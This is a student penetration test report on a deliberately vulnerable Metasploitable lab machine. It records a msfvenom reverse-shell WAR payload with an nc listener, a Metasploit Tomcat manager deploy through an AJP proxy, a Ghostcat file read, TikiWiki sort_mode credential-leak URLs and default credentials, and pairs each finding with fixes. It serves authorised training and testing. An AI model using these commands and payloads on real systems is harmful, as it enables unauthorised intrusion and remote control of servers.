DEPI

Penetration Test Report for metasploitable

pentester: Mahmoud reda mohamed

Client Name: Eng.Khalid Aymen

Date of Assessment: 13/8/2024

Table of Contents

1.0 Penetration Test Report

1.1 Introduction

This report outlines the findings from a network penetration testing exercise conducted as part of the DEPI initiative. The testing was commissioned by Eng. Khaled Aymen, who tasked our team with assessing the security of the network using a machine obtained from VulnHub. This exercise aimed to identify vulnerabilities and potential security weaknesses within the network infrastructure, providing insights and recommendations to enhance overall security posture..

1.2 Objective

The objective of this assessment is to conduct an internal penetration test against a Metasploitable machine within the internal home network. The student is tasked with a methodical approach to gain access to the target machine, identify vulnerabilities, and document the findings. This assessment is designed to simulate a real-world penetration test, guiding the student through the entire process from initial reconnaissance to final reporting.

2.0 High-Level Summary

Mahmoud Reda was assigned to conduct an internal penetration test on his home network, specifically targeting the Metasploitable system. This type of test simulates an attack from within the network, mimicking the actions of a hacker to infiltrate internal systems. The primary objective was to assess the network's security, identify and exploit vulnerabilities, and report the findings to Eng. Khaled Aymen

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Metasploitable. When performing the attacks, Mahmoud was able to gain access to the machine, primarily due to outdated patches and poor security configurations. During the testing, Mahmoud had administrative level access to the target machine. Metasploitable was successfully exploited and access granted. here is a brief description on how access was obtained are listed below:

- Got in through exploiting a file upload vulnerability in Apache Tomcat by uploading a WAR file, which also provided access to the system
- accessing the hidden tomcat manager via AJP

- Ghostcat File Read/Inclusion vulnerability (restricted LFI)
- Default credentials for admin panel and tikiwiki application
- Information disclosure vulnerability

2.1 Recommendations

Mahmoud recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.2 Summary of Findings

The below table provides a summary of the findings by severity level.

Finding Severity			
High	**Medium**	**Low**	**Total**
4	2	1	7

Below is a high-level overview of each finding identified during testing.

Finding #	Severity Level	Finding Name
1	High	RCE through the upload in Tomcat Web Application Manager.
2	High	Accessing the hidden tomcat manager via AJPand get RCE via Metasploit
3	High	Apache Tomcat - AJP 'Ghostcat File Read/Inclusion
4	High	TikiWiki 1.9.5 Sirius - 'sort_mode' Information Disclosure
5	Medium	Default Credentials for Admin Panel in Apache Tomcat
6	Medium	Default Credentials in TikiWiki Application Allowing Administrative Access
7	Low	Information Disclosure via `phpinfo` in TikiWiki and Web Server

3.0 Methodologies

Mahmoud employed a widely recognized penetration testing methodology to effectively evaluate the security of Metasploitable. Below is a breakdown of how he identified and exploited the machine.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on Host discovery. During this penetration test, Mahmoud was tasked with exploiting the home internal network.

Scope: 192.168.150.0/24

machine IP: 192.168.150.134

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.150.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.150.2   00:50:56:fa:d4:cf      1      60  VMware, Inc.
192.168.150.134 00:0c:29:a6:ec:3d      1      60  VMware, Inc.
192.168.150.254 00:50:56:ea:47:e2      1      60  VMware, Inc.
```

3.2 Service Enumeration

Server IP Address	Ports Open
192.168.150.134	**TCP:** 21,22,23,25,53,80,139,445,3306,3632,5432,8009,8180

Screenshot Here:

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ nmap -p- -T4 192.168.150.134 -oN all_ports.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-13 09:30 EDT
Nmap scan report for 192.168.150.134 (192.168.150.134)
Host is up (0.0046s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds
```

3.3 Penetration

Vulnerability Exploited: Remote Code Execution (RCE) through the upload and deployment of a `.war` file to the Tomcat Web Application Manager.

System Vulnerable: 192.168.150.134

Vulnerability Explanation: By leveraging the default credentials of Apache Tomcat, we were able to access the Tomcat Web Application Manager. This access allowed us to upload and deploy a `.war` file, effectively executing arbitrary code on the server. Deploying a `.war` file requires sufficient privileges, specifically roles such as `admin`, `manager`, or `manager-script`. Upon logging in with the default credentials (`tomcat:tomcat`), we obtained the necessary privileges to exploit this attack vector.

Vulnerability Fix:

- **Remove Default Credentials**: Immediately disable or change the default `tomcat:tomcat` credentials to a strong, unique username and password combination.
- **Restrict Access to the Manager Interface**: Limit access to the Tomcat Web Application Manager by configuring it to be accessible only from trusted IP addresses or networks.
- **Regularly Update Tomcat**: Ensure that the Apache Tomcat server is regularly updated to the latest version, applying any security patches promptly.

Severity: **Critical**

Screenshot Here:

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta2]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.150.130 LPORT=9001 -f war -o revshell.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes
Saved as: revshell.war

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta2]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.150.130] from (UNKNOWN) [192.168.150.133] 52796
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Vulnerability Exploited: Accessing the hidden tomcat manager via AJPand get RCE via Metasploit

System Vulnerable: 192.168.150.134

Vulnerability Explanation: Apache has the AJP module precompiled for us. We will need to install it, though, as it doesn't come in default installations it is possible to exploit it using **Metasploit**. By leveraging **Apache** as a proxy, requests can be redirected to **Tomcat** on port 8009.

Configuring the AJP-Proxy in our Apache server can be done as follows:

1. Install the libapache2-mod-jk package
2. Enable the module
3. Create the configuration file pointing to the target AJP-Proxy port

By directing a regular Metasploit Tomcat exploit to `127.0.0.1:80`, you can effectively seize control of the targeted system.

.


Vulnerability Fix:

Severity: Critical

Links:

- https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp
- https://diablohorn.com/2011/10/19/8009-the-forgotten-tomcat-port/

Screenshot Here:




```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ sudo apt install libapache2-mod-jk
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
libapache2-mod-jk is already the newest version (1:1.2.49-1).
The following packages were automatically installed and are no longer require
  cython3 debtags kali-debtags libabsl20220623 libaio1 libatk-adaptor libboos
  libjavascriptcoregtk-4.0-18 libjim0.81 libndctl6 libnsl-dev libopenblas-dev
  libtexluajit2 libtirpc-dev libucl1 libwebkit2gtk-4.0-37 libxsimd-dev linux-
  python3-jdcal python3-mistune0 python3-pickleshare python3-pyatspi python3-
  python3-unicodecsv python3.12-dev samba-ad-provision samba-dsdb-modules xtl
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 812 not upgraded.

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ sudo a2enmod proxy_ajp
Considering dependency proxy for proxy_ajp:
Module proxy already enabled
Module proxy_ajp already enabled

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ sudo a2enmod proxy_http
Considering dependency proxy for proxy_http:
Module proxy already enabled
Module proxy_http already enabled

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ export TARGET="192.168.150.134"
```

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ echo -n """<Proxy *>
Order allow,deny
Allow from all
</Proxy>
ProxyPass / ajp://$TARGET:8009/
ProxyPassReverse / ajp://$TARGET:8009/""" | sudo tee /etc/apache2/sites-available/ajp-proxy.conf
<Proxy *>
Order allow,deny
Allow from all
</Proxy>
ProxyPass / ajp://192.168.150.134:8009/
ProxyPassReverse / ajp://192.168.150.134:8009/

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ sudo ln -s /etc/apache2/sites-available/ajp-proxy.conf /etc/apache2/sites-enabled/ajp-proxy.conf
ln: failed to create symbolic link '/etc/apache2/sites-enabled/ajp-proxy.conf': File exists

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ sudo systemctl start apache2

┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ curl http://127.0.0.1
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.150.130  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.150.130:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2010-03-16 19:11:30 -0400  bin
040444/r--r--r--  1024     dir   2010-04-28 16:54:21 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13900    dir   2024-08-14 09:10:31 -0400  dev
040444/r--r--r--  4096     dir   2024-08-14 09:23:52 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7933237  fil   2010-03-16 19:12:25 -0400  initrd.img
040444/r--r--r--  4096     dir   2010-04-28 00:10:44 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2024-08-14 09:09:52 -0400  proc
040444/r--r--r--  4096     dir   2010-05-17 21:43:54 -0400  root
040444/r--r--r--  4096     dir   2010-03-23 17:54:16 -0400  sbin
040444/r--r--r--  4096     dir   2010-03-16 18:57:38 -0400  srv
040444/r--r--r--  0        dir   2024-08-14 09:09:53 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-08-14 09:30:56 -0400  tmp
040444/r--r--r--  4096     dir   2010-04-28 00:06:37 -0400  usr
040444/r--r--r--  4096     dir   2010-03-17 10:08:23 -0400  var
100444/r--r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Vulnerability Exploited: TikiWiki 1.9.5 Sirius - 'sort_mode' Information Disclosure

System Vulnerable: 192.168.150.134

Vulnerability Explanation: there's a critical security bug in tikiwiki version 1.9.5 (CVS) -Sirius- a anonymous user , can dump the mysql user & passwd just by creating a mysql error with the "sort_mode" var , with those following links :

- /tiki-listpages.php?offset=0&sort_mode=
- /tiki-lastchanges.php?days=1&offset=0&sort_mode=
- /messu-archive.php?sort_mode=
- /messu-mailbox.php?sort_mode=
- /messu-sent.php?sort_mode=
- /tiki-directory_add_site.php?sort_mode=
- /tiki-directory_ranking.php?sort_mode=
- /tiki-directory_search.php?sort_mode=
- /tiki-forums.php?sort_mode=
- /tiki-view_forum.php?forumId=


- /tiki-friends.php?sort_mode=
- /tiki-list_blogs.php?sort_mode=
- /tiki-list_faqs.php?sort_mode=
- /tiki-list_trackers.php?sort_mode=
- /tiki-list_users.php?sort_mode=
- /tiki-my_tiki.php?sort_mode=
- /tiki-notepad_list.php?sort_mode=
- /tiki-orphan_pages.php?sort_mode=
- /tiki-shoutbox.php?sort_mode=
- /tiki-usermenu.php?sort_mode=
- /tiki-webmail_contacts.php?sort_mode=

Vulnerability Fix: Upgrade to the latest version of TikiWiki. The identified vulnerability is associated with an older version (1.9.5). The latest version contains security patches that address this and other known vulnerabilities.

Severity: **Critical**

Link: https://www.exploit-db.com/exploits/2701

Screenshot Here:



Vulnerability Exploited: Ghostcat is a high-risk file read / include vulnerability in Tomcat

System Vulnerable: 192.168.150.134

Vulnerability Explanation: Ghostcat is a serious vulnerability in Tomcat discovered by security researcher of Chaitin Tech. Due to a flaw in the Tomcat AJP protocol, an attacker can read or include any files in the webapp directories of Tomcat. For example, An attacker can read the webapp configuration files or source code. In addition, if the target web application has a file upload function, the attacker may execute malicious code on the target host by exploiting file inclusion through Ghostcat vulnerability..

Vulnerability Fix: Apache Tomcat has officially released versions 9.0.31, 8.5.51, and 7.0.100 to fix this vulnerability.

Severity: Critical

Links:

- https://www.exploit-db.com/exploits/48143
- https://www.chaitin.cn/en/ghostcat

Screenshot Here:

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/meta]
└─$ python2 ghostcat.py 192.168.150.134
Getting resource at ajp13://192.168.150.134:8009/asdf
────────────────────────────────────────
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
```

Vulnerability Exploited: Default Credentials for Admin Panel in Apache Tomcat

System Vulnerable: 192.168.150.134


Vulnerability Explanation: The Apache Tomcat server was found to be configured with default credentials for the administrative panel. Default credentials, such as "tomcat/tomcat," are often pre-configured in web applications or servers for initial setup and testing purposes. However, if these credentials are not changed before deploying the server in a production environment, they can be easily exploited by attackers.


Vulnerability Fix:

- Immediately change the default credentials to a strong, unique password. Ensure that the new credentials adhere to best practices, including a combination of letters, numbers, and special characters.
- Limit access to the Tomcat admin panel by configuring IP whitelisting or VPN access. Ensure that only authorized personnel within the internal network can access the management interface.
- Ensure that the Tomcat server and all related components are kept up to date with the latest security patches and updates to protect against known vulnerabilities.

Severity: Medium

Screenshot Here:





Vulnerability Exploited: Default Credentials in TikiWiki Application Allowing Administrative Access

System Vulnerable: 192.168.150.134

Vulnerability Explanation: The TikiWiki application was discovered to be configured with default credentials "admin:admin" for the administrative account. Upon entering these default credentials, the application prompts the user to enforce a password change. However, this process allows unauthorized users to gain full administrative access after setting a new password. This vulnerability arises when the default credentials are not changed after the initial setup of the TikiWiki application. Default credentials are widely known and can be exploited by attackers to gain unauthorized access to the admin panel. The ability to reset the admin password further exacerbates the issue, as it enables the attacker to take complete control of the application.

Vulnerability Fix:

Change Default Credentials Immediately:


- As a critical first step, ensure that the default credentials are changed immediately after the initial setup. The new credentials should be strong, unique, and adhere to password best practices.


Enforce Strong Password Policies:

- Implement strong password policies for all user accounts, especially administrative accounts. Require complex passwords and consider setting up regular password expiration policies.

Severity: Medium

Screenshot Here:





Vulnerability Exploited: Information Disclosure via `phpinfo` in TikiWiki and Web Server

System Vulnerable: 192.168.150.134

Vulnerability Explanation: The `phpinfo()` function was found to be accessible on the server via two endpoints:

1. **Web Server**: Accessible through `http://192.168.150.134/phpinfo`
2. **TikiWiki Application**: Accessible through `http://192.168.150.134/tikiwiki/tiki-phpinfo.php`

The `phpinfo()` function is commonly used in PHP environments to display detailed information about the server's PHP configuration, including environment variables, server software, loaded modules, and configuration settings. While useful for debugging and development purposes, leaving `phpinfo()` publicly accessible on a production server can expose sensitive information to attackers.

